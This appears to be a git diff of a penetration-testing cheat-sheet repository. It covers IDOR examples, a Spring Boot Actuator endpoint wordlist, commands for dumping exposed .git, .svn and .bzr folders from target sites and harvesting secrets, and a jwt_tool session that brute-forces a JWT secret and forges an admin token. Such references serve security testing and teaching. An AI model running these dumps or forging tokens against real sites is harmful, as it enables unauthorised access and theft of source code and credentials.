
|
||||
|
||||
The value of a parameter is used directly to retrieve a database record.
|
||||
|
||||
```powershell
|
||||
http://foo.bar/somepage?invoice=12345
|
||||
```
|
||||
|
||||
The value of a parameter is used directly to perform an operation in the system
|
||||
|
||||
```powershell
|
||||
http://foo.bar/changepassword?user=someuser
|
||||
```
|
||||
|
||||
The value of a parameter is used directly to retrieve a file system resource
|
||||
|
||||
```powershell
|
||||
http://foo.bar/showImage?img=img00011
|
||||
```
|
||||
|
||||
The value of a parameter is used directly to access application functionality
|
||||
|
||||
```powershell
|
||||
http://foo.bar/accessPage?menuitem=12
|
||||
```
|
||||
|
||||
## Examples
|
||||
|
||||
* [HackerOne - IDOR to view User Order Information - meals](https://hackerone.com/reports/287789)
|
||||
* [HackerOne - IDOR on HackerOne Feedback Review - japz](https://hackerone.com/reports/262661)
|
||||
|
||||
## References
|
||||
|
||||
* [OWASP - Testing for Insecure Direct Object References (OTG-AUTHZ-004)](https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004))
|
||||
* [OWASP - Insecure Direct Object Reference Prevention Cheat Sheet](https://www.owasp.org/index.php/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet)
|
||||
* [BUGCROWD - How-To: Find IDOR (Insecure Direct Object Reference) Vulnerabilities for large bounty rewards - Sam Houton](https://www.bugcrowd.com/how-to-find-idor-insecure-direct-object-reference-vulnerabilities-for-large-bounty-rewards/)
|
||||
* [IDOR tweet as any user](http://kedrisec.com/twitter-publish-by-any-user/) by kedrisec
|
||||
* [Manipulation of ETH balance](https://www.vicompany.nl/magazine/from-christmas-present-in-the-blockchain-to-massive-bug-bounty)
|
||||
* [Viewing private Airbnb Messages](http://buer.haus/2017/03/31/airbnb-web-to-app-phone-notification-idor-to-view-everyones-airbnb-messages/)
|
||||
* [Hunting Insecure Direct Object Reference Vulnerabilities for Fun and Profit (PART-1) - Mohammed Abdul Raheem - Feb 2, 2018](https://codeburst.io/hunting-insecure-direct-object-reference-vulnerabilities-for-fun-and-profit-part-1-f338c6a52782)
|
||||
@@ -0,0 +1,52 @@
|
||||
auditevents
|
||||
autoconfig
|
||||
beans
|
||||
caches
|
||||
conditions
|
||||
configprops
|
||||
dump
|
||||
env
|
||||
flyway
|
||||
health
|
||||
heapdump
|
||||
httptrace
|
||||
info
|
||||
integrationgraph
|
||||
jolokia
|
||||
logfile
|
||||
loggers
|
||||
liquibase
|
||||
metrics
|
||||
mappings
|
||||
prometheus
|
||||
scheduledtasks
|
||||
sessions
|
||||
shutdown
|
||||
threaddump
|
||||
trace
|
||||
actuator/auditevents
|
||||
actuator/autoconfig
|
||||
actuator/beans
|
||||
actuator/caches
|
||||
actuator/conditions
|
||||
actuator/configprops
|
||||
actuator/dump
|
||||
actuator/env
|
||||
actuator/flyway
|
||||
actuator/health
|
||||
actuator/heapdump
|
||||
actuator/httptrace
|
||||
actuator/info
|
||||
actuator/integrationgraph
|
||||
actuator/jolokia
|
||||
actuator/logfile
|
||||
actuator/loggers
|
||||
actuator/liquibase
|
||||
actuator/metrics
|
||||
actuator/mappings
|
||||
actuator/prometheus
|
||||
actuator/scheduledtasks
|
||||
actuator/sessions
|
||||
actuator/shutdown
|
||||
actuator/threaddump
|
||||
actuator/trace
|
||||
19
Insecure Management Interface/README.md
Normal file
19
Insecure Management Interface/README.md
Normal file
@@ -0,0 +1,19 @@
|
||||
# Insecure management interface
|
||||
|
||||
## Springboot-Actuator
|
||||
|
||||
Actuator endpoints let you monitor and interact with your application.
|
||||
Spring Boot includes a number of built-in endpoints and lets you add your own.
|
||||
For example, the health endpoint provides basic application health information.
|
||||
Some of them contains sensitive info such as :
|
||||
|
||||
- `/trace` (by default the last 100 HTTP requests with headers)
|
||||
- `/env` (the current environment properties)
|
||||
- `/heapdump` (builds and returns a heap dump from the JVM used by our application).
|
||||
|
||||
These endpoints are enabled by default in Springboot 1.X. Since Springboot 2.x only `/health` and `/info` are enabled by default.
|
||||
|
||||
|
||||
## References
|
||||
|
||||
* [Springboot - Official Documentation](https://docs.spring.io/spring-boot/docs/current/reference/html/production-ready-endpoints.html)
|
||||
255
Insecure Source Code Management/README.md
Normal file
255
Insecure Source Code Management/README.md
Normal file
@@ -0,0 +1,255 @@
|
||||
# Insecure source code management
|
||||
|
||||
- [GIT - Source code management](#git---source-code-management)
|
||||
- [Github example with a .git](#github-example-with-a-git)
|
||||
- [Recovering the content of .git/index](#recovering-the-content-of-gitindex)
|
||||
- [Automatic way : diggit.py](#automatic-way--diggitpy)
|
||||
- [Automatic way : GoGitDumper](#automatic-way-gogitdumper)
|
||||
- [Automatic way : rip-git](#automatic-way--rip-git)
|
||||
- [Automatic way : GitHack](#automatic-way--githack)
|
||||
- [Harvesting secrets : trufflehog](#harvesting-secrets--trufflehog)
|
||||
- [Harvesting secrets : Gitrob](#harvesting-secrets--gitrob)
|
||||
- [Harvesting secrets : Gitleaks](#harvesting-secrets--gitleaks)
|
||||
- [SVN - Source code management](#svn---source-code-management)
|
||||
- [SVN example (Wordpress)](#svn-example-wordpress)
|
||||
- [Automatic way : svn-extractor](#automatic-way--svn-extractor)
|
||||
- [BAZAAR - Source code management](#bazaar---source-code-management)
|
||||
- [Automatic way : rip-bzr](#automatic-way--rip-bzr)
|
||||
- [Automatic way : bzr_dumper](#automatic-way--bzr_dumper)
|
||||
- [Leaked API keys](#leaked-api-keys)
|
||||
|
||||
## GIT - Source code management
|
||||
|
||||
The following examples will create either a copy of the .git or a copy of the current commit.
|
||||
|
||||
Check for the following files, if they exist you can extract the .git folder.
|
||||
|
||||
- .git/config
|
||||
- .git/HEAD
|
||||
- .git/logs/HEAD
|
||||
|
||||
### Github example with a .git
|
||||
|
||||
1. Check 403 error (Forbidden) for .git or even better : a directory listing
|
||||
2. Git saves all informations in log file .git/logs/HEAD (try 'head' in lowercase too)
|
||||
```powershell
|
||||
0000000000000000000000000000000000000000 15ca375e54f056a576905b41a417b413c57df6eb root <root@dfc2eabdf236.(none)> 1455532500 +0000 clone: from https://github.com/fermayo/hello-world-lamp.git
|
||||
15ca375e54f056a576905b41a417b413c57df6eb 26e35470d38c4d6815bc4426a862d5399f04865c Michael <michael@easyctf.com> 1489390329 +0000 commit: Initial.
|
||||
26e35470d38c4d6815bc4426a862d5399f04865c 6b4131bb3b84e9446218359414d636bda782d097 Michael <michael@easyctf.com> 1489390330 +0000 commit: Whoops! Remove flag.
|
||||
6b4131bb3b84e9446218359414d636bda782d097 a48ee6d6ca840b9130fbaa73bbf55e9e730e4cfd Michael <michael@easyctf.com> 1489390332 +0000 commit: Prevent directory listing.
|
||||
```
|
||||
3. Access to the commit based on the hash -> a directory name (first two signs from hash) and filename (rest of it).git/objects/26/e35470d38c4d6815bc4426a862d5399f04865c,
|
||||
```powershell
|
||||
# create a .git directory
|
||||
git init test
|
||||
cd test/.git
|
||||
|
||||
# download the file
|
||||
wget http://xxx.web.xxx.com/.git/objects/26/e35470d38c4d6815bc4426a862d5399f04865c
|
||||
mkdir .git/object/26
|
||||
mv e35470d38c4d6815bc4426a862d5399f04865c .git/objects/26/
|
||||
|
||||
# display the content of the file
|
||||
git cat-file -p 26e35470d38c4d6815bc4426a862d5399f04865c
|
||||
tree 323240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
parent 15ca375e54f056a576905b41a417b413c57df6eb
|
||||
author Michael <michael@easyctf.com> 1489390329 +0000
|
||||
committer Michael <michael@easyctf.com> 1489390329 +0000
|
||||
Initial.
|
||||
```
|
||||
4. Access the tree 323240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
```powershell
|
||||
wget http://xxx.web.xxx.com/.git/objects/32/3240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
mkdir .git/object/32
|
||||
mv 3240a3983045cdc0dec2e88c1358e7998f2e39 .git/objects/32/
|
||||
|
||||
git cat-file -p 323240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
040000 tree bd083286051cd869ee6485a3046b9935fbd127c0 css
|
||||
100644 blob cb6139863967a752f3402b3975e97a84d152fd8f flag.txt
|
||||
040000 tree 14032aabd85b43a058cfc7025dd4fa9dd325ea97 fonts
|
||||
100644 blob a7f8a24096d81887483b5f0fa21251a7eefd0db1 index.html
|
||||
040000 tree 5df8b56e2ffd07b050d6b6913c72aec44c8f39d8 js
|
||||
```
|
||||
5. Read the data (flag.txt)
|
||||
```powershell
|
||||
wget http://xxx.web.xxx.com/.git/objects/cb/6139863967a752f3402b3975e97a84d152fd8f
|
||||
mkdir .git/object/cb
|
||||
mv 6139863967a752f3402b3975e97a84d152fd8f .git/objects/32/
|
||||
git cat-file -p cb6139863967a752f3402b3975e97a84d152fd8f
|
||||
```
|
||||
|
||||
### Recovering the content of .git/index
|
||||
|
||||
Use the git index file parser, using python3 https://pypi.python.org/pypi/gin
|
||||
|
||||
```powershell
|
||||
pip3 install gin
|
||||
gin ~/git-repo/.git/index
|
||||
```
|
||||
|
||||
Recover name and sha1 hash for each files listed in the index, allowing us to re-use the previous method on the file.
|
||||
|
||||
```powershell
|
||||
$ gin .git/index | egrep -e "name|sha1"
|
||||
name = AWS Amazon Bucket S3/README.md
|
||||
sha1 = 862a3e58d138d6809405aa062249487bee074b98
|
||||
|
||||
name = CRLF injection/README.md
|
||||
sha1 = d7ef4d77741c38b6d3806e0c6a57bf1090eec141
|
||||
```
|
||||
|
||||
|
||||
|
||||
### Automatic way : diggit.py
|
||||
|
||||
```powershell
|
||||
./diggit.py -u remote_git_repo -t temp_folder -o object_hash [-r=True]
|
||||
./diggit.py -u http://webpage.com -t /path/to/temp/folder/ -o d60fbeed6db32865a1f01bb9e485755f085f51c1
|
||||
|
||||
-u is remote path, where .git folder exists
|
||||
-t is path to local folder with dummy Git repository and where blob content (files) are saved with their real names (cd /path/to/temp/folder && git init)
|
||||
-o is a hash of particular Git object to download
|
||||
```
|
||||
|
||||
### Automatic way : GoGitDumper
|
||||
|
||||
```powershell
|
||||
go get github.com/c-sto/gogitdumper
|
||||
gogitdumper -u http://urlhere.com/.git/ -o yourdecideddir/.git/
|
||||
git log
|
||||
git checkout
|
||||
```
|
||||
|
||||
### Automatic way : rip-git
|
||||
|
||||
```powershell
|
||||
perl rip-git.pl -v -u "http://edge1.web.*****.com/.git/"
|
||||
|
||||
git cat-file -p 07603070376d63d911f608120eb4b5489b507692
|
||||
tree 5dae937a49acc7c2668f5bcde2a9fd07fc382fe2
|
||||
parent 15ca375e54f056a576905b41a417b413c57df6eb
|
||||
author Michael <michael@easyctf.com> 1489389105 +0000
|
||||
committer Michael <michael@easyctf.com> 1489389105 +0000
|
||||
|
||||
git cat-file -p 5dae937a49acc7c2668f5bcde2a9fd07fc382fe2
|
||||
```
|
||||
|
||||
### Automatic way : GitHack
|
||||
|
||||
```powershell
|
||||
git clone https://github.com/lijiejie/GitHack
|
||||
GitHack.py http://www.openssl.org/.git/
|
||||
```
|
||||
|
||||
### Harvesting secrets : trufflehog
|
||||
|
||||
> Searches through git repositories for high entropy strings and secrets, digging deep into commit history
|
||||
|
||||
```powershell
|
||||
pip install truffleHog # https://github.com/dxa4481/truffleHog
|
||||
truffleHog --regex --entropy=False https://github.com/dxa4481/truffleHog.git
|
||||
```
|
||||
|
||||
### Harvesting secrets : Gitrob
|
||||
|
||||
> Gitrob is a tool to help find potentially sensitive files pushed to public repositories on Github. Gitrob will clone repositories belonging to a user or organization down to a configurable depth and iterate through the commit history and flag files that match signatures for potentially sensitive files.
|
||||
|
||||
```powershell
|
||||
go get github.com/michenriksen/gitrob # https://github.com/michenriksen/gitrob
|
||||
export GITROB_ACCESS_TOKEN=deadbeefdeadbeefdeadbeefdeadbeefdeadbeef
|
||||
gitrob [options] target [target2] ... [targetN]
|
||||
```
|
||||
|
||||
### Harvesting secrets - Gitleaks
|
||||
|
||||
> Gitleaks provides a way for you to find unencrypted secrets and other unwanted data types in git source code repositories.
|
||||
|
||||
```powershell
|
||||
# Run gitleaks against a public repository
|
||||
docker run --rm --name=gitleaks zricethezav/gitleaks -v -r https://github.com/zricethezav/gitleaks.git
|
||||
|
||||
# Run gitleaks against a local repository already cloned into /tmp/
|
||||
docker run --rm --name=gitleaks -v /tmp/:/code/ zricethezav/gitleaks -v --repo-path=/code/gitleaks
|
||||
|
||||
# Run gitleaks against a specific Github Pull request
|
||||
docker run --rm --name=gitleaks -e GITHUB_TOKEN={your token} zricethezav/gitleaks --github-pr=https://github.com/owner/repo/pull/9000
|
||||
|
||||
or
|
||||
|
||||
go get -u github.com/zricethezav/gitleaks
|
||||
```
|
||||
|
||||
## SVN - Source code management
|
||||
|
||||
### SVN example (Wordpress)
|
||||
|
||||
```powershell
|
||||
curl http://blog.domain.com/.svn/text-base/wp-config.php.svn-base
|
||||
```
|
||||
|
||||
1. Download the svn database from http://server/path_to_vulnerable_site/.svn/wc.db
|
||||
```powershell
|
||||
INSERT INTO "NODES" VALUES(1,'trunk/test.txt',0,'trunk',1,'trunk/test.txt',2,'normal',NULL,NULL,'file',X'2829',NULL,'$sha1$945a60e68acc693fcb74abadb588aac1a9135f62',NULL,2,1456056344886288,'bl4de',38,1456056261000000,NULL,NULL);
|
||||
```
|
||||
2. Download interesting files
|
||||
* remove \$sha1\$ prefix
|
||||
* add .svn-base postfix
|
||||
* use first two signs from hash as folder name inside pristine/ directory (94 in this case)
|
||||
* create complete path, which will be: `http://server/path_to_vulnerable_site/.svn/pristine/94/945a60e68acc693fcb74abadb588aac1a9135f62.svn-base`
|
||||
|
||||
### Automatic way : svn-extractor
|
||||
|
||||
```powershell
|
||||
git clone https://github.com/anantshri/svn-extractor.git
|
||||
python svn-extractor.py –url "url with .svn available"
|
||||
```
|
||||
|
||||
## BAZAAR - Source code management
|
||||
|
||||
### Automatic way : rip-bzr.pl
|
||||
|
||||
```powershell
|
||||
wget https://raw.githubusercontent.com/kost/dvcs-ripper/master/rip-bzr.pl
|
||||
docker run --rm -it -v /path/to/host/work:/work:rw k0st/alpine-dvcs-ripper rip-git.pl -v -u
|
||||
```
|
||||
|
||||
### Automatic way : bzr_dumper
|
||||
|
||||
```powershell
|
||||
git clone https://github.com/SeahunOh/bzr_dumper
|
||||
python3 dumper.py -u "http://127.0.0.1:5000/" -o source
|
||||
Created a standalone tree (format: 2a)
|
||||
[!] Target : http://127.0.0.1:5000/
|
||||
[+] Start.
|
||||
[+] GET repository/pack-names
|
||||
[+] GET README
|
||||
[+] GET checkout/dirstate
|
||||
[+] GET checkout/views
|
||||
[+] GET branch/branch.conf
|
||||
[+] GET branch/format
|
||||
[+] GET branch/last-revision
|
||||
[+] GET branch/tag
|
||||
[+] GET b'154411f0f33adc3ff8cfb3d34209cbd1'
|
||||
[*] Finish
|
||||
|
||||
$ bzr revert
|
||||
N application.py
|
||||
N database.py
|
||||
N static/
|
||||
```
|
||||
|
||||
## Leaked API keys
|
||||
|
||||
If you find any key , use the [keyhacks](https://github.com/streaak/keyhacks) from @streaak to verifiy them.
|
||||
|
||||
Twilio example :
|
||||
|
||||
```powershell
|
||||
curl -X GET 'https://api.twilio.com/2010-04-01/Accounts/ACCOUNT_SID/Keys.json' -u ACCOUNT_SID:AUTH_TOKEN
|
||||
```
|
||||
|
||||
## References
|
||||
|
||||
- [bl4de, hidden_directories_leaks](https://github.com/bl4de/research/tree/master/hidden_directories_leaks)
|
||||
- [bl4de, diggit](https://github.com/bl4de/security-tools/tree/master/diggit)
|
||||
- [Gitrob: Now in Go - Michael Henriksen](https://michenriksen.com/blog/gitrob-now-in-go/)
|
||||
@@ -1,108 +0,0 @@
|
||||
# Insecured source code management
|
||||
|
||||
## GIT - Source code management
|
||||
|
||||
### Github example with a .git
|
||||
|
||||
1. Check 403 error (Forbidden) for .git or even better : directory listing
|
||||
2. Git saves all informations in log file .git/logs/HEAD (try 'head' too)
|
||||
```powershell
|
||||
0000000000000000000000000000000000000000 15ca375e54f056a576905b41a417b413c57df6eb root <root@dfc2eabdf236.(none)> 1455532500 +0000 clone: from https://github.com/fermayo/hello-world-lamp.git
|
||||
15ca375e54f056a576905b41a417b413c57df6eb 26e35470d38c4d6815bc4426a862d5399f04865c Michael <michael@easyctf.com> 1489390329 +0000 commit: Initial.
|
||||
26e35470d38c4d6815bc4426a862d5399f04865c 6b4131bb3b84e9446218359414d636bda782d097 Michael <michael@easyctf.com> 1489390330 +0000 commit: Whoops! Remove flag.
|
||||
6b4131bb3b84e9446218359414d636bda782d097 a48ee6d6ca840b9130fbaa73bbf55e9e730e4cfd Michael <michael@easyctf.com> 1489390332 +0000 commit: Prevent directory listing.
|
||||
```
|
||||
3. Access to the commit based on the hash -> a directory name (first two signs from hash) and filename (rest of it).git/objects/26/e35470d38c4d6815bc4426a862d5399f04865c,
|
||||
```powershell
|
||||
# create a .git directory
|
||||
git init test
|
||||
cd test/.git
|
||||
|
||||
# download the file
|
||||
wget http://xxx.web.xxx.com/.git/objects/26/e35470d38c4d6815bc4426a862d5399f04865c
|
||||
mkdir .git/object/26
|
||||
mv e35470d38c4d6815bc4426a862d5399f04865c .git/objects/26/
|
||||
|
||||
# display the content of the file
|
||||
git cat-file -p 26e35470d38c4d6815bc4426a862d5399f04865c
|
||||
tree 323240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
parent 15ca375e54f056a576905b41a417b413c57df6eb
|
||||
author Michael <michael@easyctf.com> 1489390329 +0000
|
||||
committer Michael <michael@easyctf.com> 1489390329 +0000
|
||||
Initial.
|
||||
```
|
||||
4. Access the tree 323240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
```powershell
|
||||
wget http://xxx.web.xxx.com/.git/objects/32/3240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
mkdir .git/object/32
|
||||
mv 3240a3983045cdc0dec2e88c1358e7998f2e39 .git/objects/32/
|
||||
|
||||
git cat-file -p 323240a3983045cdc0dec2e88c1358e7998f2e39
|
||||
040000 tree bd083286051cd869ee6485a3046b9935fbd127c0 css
|
||||
100644 blob cb6139863967a752f3402b3975e97a84d152fd8f flag.txt
|
||||
040000 tree 14032aabd85b43a058cfc7025dd4fa9dd325ea97 fonts
|
||||
100644 blob a7f8a24096d81887483b5f0fa21251a7eefd0db1 index.html
|
||||
040000 tree 5df8b56e2ffd07b050d6b6913c72aec44c8f39d8 js
|
||||
```
|
||||
5. Read the data (flag.txt)
|
||||
```powershell
|
||||
wget http://xxx.web.xxx.com/.git/objects/cb/6139863967a752f3402b3975e97a84d152fd8f
|
||||
mkdir .git/object/cb
|
||||
mv 6139863967a752f3402b3975e97a84d152fd8f .git/objects/32/
|
||||
git cat-file -p cb6139863967a752f3402b3975e97a84d152fd8f
|
||||
```
|
||||
|
||||
### Automatic way : diggit.py
|
||||
|
||||
```powershell
|
||||
./diggit.py -u remote_git_repo -t temp_folder -o object_hash [-r=True]
|
||||
./diggit.py -u http://webpage.com -t /path/to/temp/folder/ -o d60fbeed6db32865a1f01bb9e485755f085f51c1
|
||||
|
||||
-u is remote path, where .git folder exists
|
||||
-t is path to local folder with dummy Git repository and where blob content (files) are saved with their real names (cd /path/to/temp/folder && git init)
|
||||
-o is a hash of particular Git object to download
|
||||
```
|
||||
|
||||
### Alternative way : rip-git
|
||||
|
||||
```powershell
|
||||
perl rip-git.pl -v -u "http://edge1.web.*****.com/.git/"
|
||||
|
||||
git cat-file -p 07603070376d63d911f608120eb4b5489b507692
|
||||
tree 5dae937a49acc7c2668f5bcde2a9fd07fc382fe2
|
||||
parent 15ca375e54f056a576905b41a417b413c57df6eb
|
||||
author Michael <michael@easyctf.com> 1489389105 +0000
|
||||
committer Michael <michael@easyctf.com> 1489389105 +0000
|
||||
|
||||
git cat-file -p 5dae937a49acc7c2668f5bcde2a9fd07fc382fe2
|
||||
```
|
||||
|
||||
## SVN - Source code management
|
||||
|
||||
### SVN example (Wordpress)
|
||||
|
||||
```powershell
|
||||
curl http://blog.domain.com/.svn/text-base/wp-config.php.svn-base
|
||||
```
|
||||
|
||||
1. Download the svn database from http://server/path_to_vulnerable_site/.svn/wc.db
|
||||
```powershell
|
||||
INSERT INTO "NODES" VALUES(1,'trunk/test.txt',0,'trunk',1,'trunk/test.txt',2,'normal',NULL,NULL,'file',X'2829',NULL,'$sha1$945a60e68acc693fcb74abadb588aac1a9135f62',NULL,2,1456056344886288,'bl4de',38,1456056261000000,NULL,NULL);
|
||||
```
|
||||
2. Download interesting files
|
||||
* remove \$sha1\$ prefix
|
||||
* add .svn-base postfix
|
||||
* use first two signs from hash as folder name inside pristine/ directory (94 in this case)
|
||||
* create complete path, which will be: `http://server/path_to_vulnerable_site/.svn/pristine/94/945a60e68acc693fcb74abadb588aac1a9135f62.svn-base`
|
||||
|
||||
### Automatic way
|
||||
|
||||
```powershell
|
||||
git clone https://github.com/anantshri/svn-extractor.git
|
||||
python svn-extractor.py –url "url with .svn available"
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
|
||||
* bl4de, https://github.com/bl4de/research/tree/master/hidden_directories_leaks
|
||||
* bl4de, https://github.com/bl4de/security-tools/tree/master/diggit
|
||||
@@ -2,16 +2,37 @@
|
||||
|
||||
> JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object. This information can be verified and trusted because it is digitally signed.
|
||||
|
||||
## Summary
|
||||
|
||||
- JWT Format
|
||||
- JWT Signature - None algorithm
|
||||
- JWT Signature - RS256 to HS256
|
||||
- Breaking JWT's secret
|
||||
|
||||
## Tools
|
||||
|
||||
- [jwt_tool](https://github.com/ticarpi/jwt_tool)
|
||||
- [c-jwt-cracker](https://github.com/brendan-rius/c-jwt-cracker)
|
||||
- [JOSEPH - JavaScript Object Signing and Encryption Pentesting Helper](https://portswigger.net/bappstore/82d6c60490b540369d6d5d01822bdf61)
|
||||
|
||||
## JWT Format
|
||||
|
||||
JSON Web Token : `Base64(Header).Base64(Data).Base64(Signature)`
|
||||
|
||||
Example : `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkFtYXppbmcgSGF4eDByIiwiZXhwIjoiMTQ2NjI3MDcyMiIsImFkbWluIjp0cnVlfQ.UL9Pz5HbaMdZCV9cS9OcpccjrlkcmLovL2A2aiKiAOY`
|
||||
|
||||
Where we can split it into 3 components separated by a dot.
|
||||
|
||||
```powershell
|
||||
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 # header
|
||||
eyJzdWIiOiIxMjM0[...]kbWluIjp0cnVlfQ # payload
|
||||
UL9Pz5HbaMdZCV9cS9OcpccjrlkcmLovL2A2aiKiAOY # signature
|
||||
```
|
||||
|
||||
### Header
|
||||
|
||||
Default algorithm is "HS256" (HMAC SHA256 symmetric encryption).
|
||||
"RS256" is used for asymetric purposes (RSA asymmetric encryption and private key signature).
|
||||
"RS256" is used for asymmetric purposes (RSA asymmetric encryption and private key signature).
|
||||
|
||||
```json
|
||||
{
|
||||
@@ -31,6 +52,15 @@ Default algorithm is "HS256" (HMAC SHA256 symmetric encryption).
|
||||
}
|
||||
```
|
||||
|
||||
Claims are the predefined keys and their values:
|
||||
- iss: issuer of the token
|
||||
- exp: the expiration timestamp (reject tokens which have expired). Note: as defined in the spec, this must be in seconds.
|
||||
- iat: The time the JWT was issued. Can be used to determine the age of the JWT
|
||||
- nbf: "not before" is a future time when the token will become active.
|
||||
- jti: unique identifier for the JWT. Used to prevent the JWT from being re-used or replayed.
|
||||
- sub: subject of the token (rarely used)
|
||||
- aud: audience of the token (also rarely used)
|
||||
|
||||
JWT Encoder – Decoder: `http://jsonwebtoken.io`
|
||||
|
||||
## JWT Signature - None algorithm
|
||||
@@ -109,9 +139,66 @@ jwt.decode(encoded, 'Sn1f', algorithms=['HS256']) # decode with 'Sn1f' as the se
|
||||
|
||||
### JWT tool
|
||||
|
||||
```bash
|
||||
First, bruteforce the "secret" key used to compute the signature.
|
||||
|
||||
```powershell
|
||||
git clone https://github.com/ticarpi/jwt_tool
|
||||
python jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.aqNCvShlNT9jBFTPBpHDbt2gBB1MyHiisSDdp8SQvgw /usr/share/wordlists/rockyou.txt
|
||||
python2.7 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwicm9sZSI6InVzZXIiLCJpYXQiOjE1MTYyMzkwMjJ9.1rtMXfvHSjWuH6vXBCaLLJiBghzVrLJpAQ6Dl5qD4YI /tmp/wordlist
|
||||
|
||||
Token header values:
|
||||
[+] alg = HS256
|
||||
[+] typ = JWT
|
||||
|
||||
Token payload values:
|
||||
[+] sub = 1234567890
|
||||
[+] role = user
|
||||
[+] iat = 1516239022
|
||||
|
||||
File loaded: /tmp/wordlist
|
||||
Testing 5 passwords...
|
||||
[+] secret is the CORRECT key!
|
||||
```
|
||||
|
||||
Then edit the field inside the JSON Web Token.
|
||||
|
||||
```powershell
|
||||
Current value of role is: user
|
||||
Please enter new value and hit ENTER
|
||||
> admin
|
||||
[1] sub = 1234567890
|
||||
[2] role = admin
|
||||
[3] iat = 1516239022
|
||||
[0] Continue to next step
|
||||
|
||||
Please select a field number:
|
||||
(or 0 to Continue)
|
||||
> 0
|
||||
```
|
||||
|
||||
Finally, finish the token by signing it with the previously retrieved "secret" key.
|
||||
|
||||
```powershell
|
||||
Token Signing:
|
||||
[1] Sign token with known key
|
||||
[2] Strip signature from token vulnerable to CVE-2015-2951
|
||||
[3] Sign with Public Key bypass vulnerability
|
||||
[4] Sign token with key file
|
||||
|
||||
Please select an option from above (1-4):
|
||||
> 1
|
||||
|
||||
Please enter the known key:
|
||||
> secret
|
||||
|
||||
Please enter the keylength:
|
||||
[1] HMAC-SHA256
|
||||
[2] HMAC-SHA384
|
||||
[3] HMAC-SHA512
|
||||
> 1
|
||||
|
||||
Your new forged token:
|
||||
[+] URL safe: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNTE2MjM5MDIyfQ.xbUXlOQClkhXEreWmB3da_xtBsT0Kjw7truyhDwF5Ic
|
||||
[+] Standard: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNTE2MjM5MDIyfQ.xbUXlOQClkhXEreWmB3da/xtBsT0Kjw7truyhDwF5Ic
|
||||
```
|
||||
|
||||
### JWT cracker
|
||||
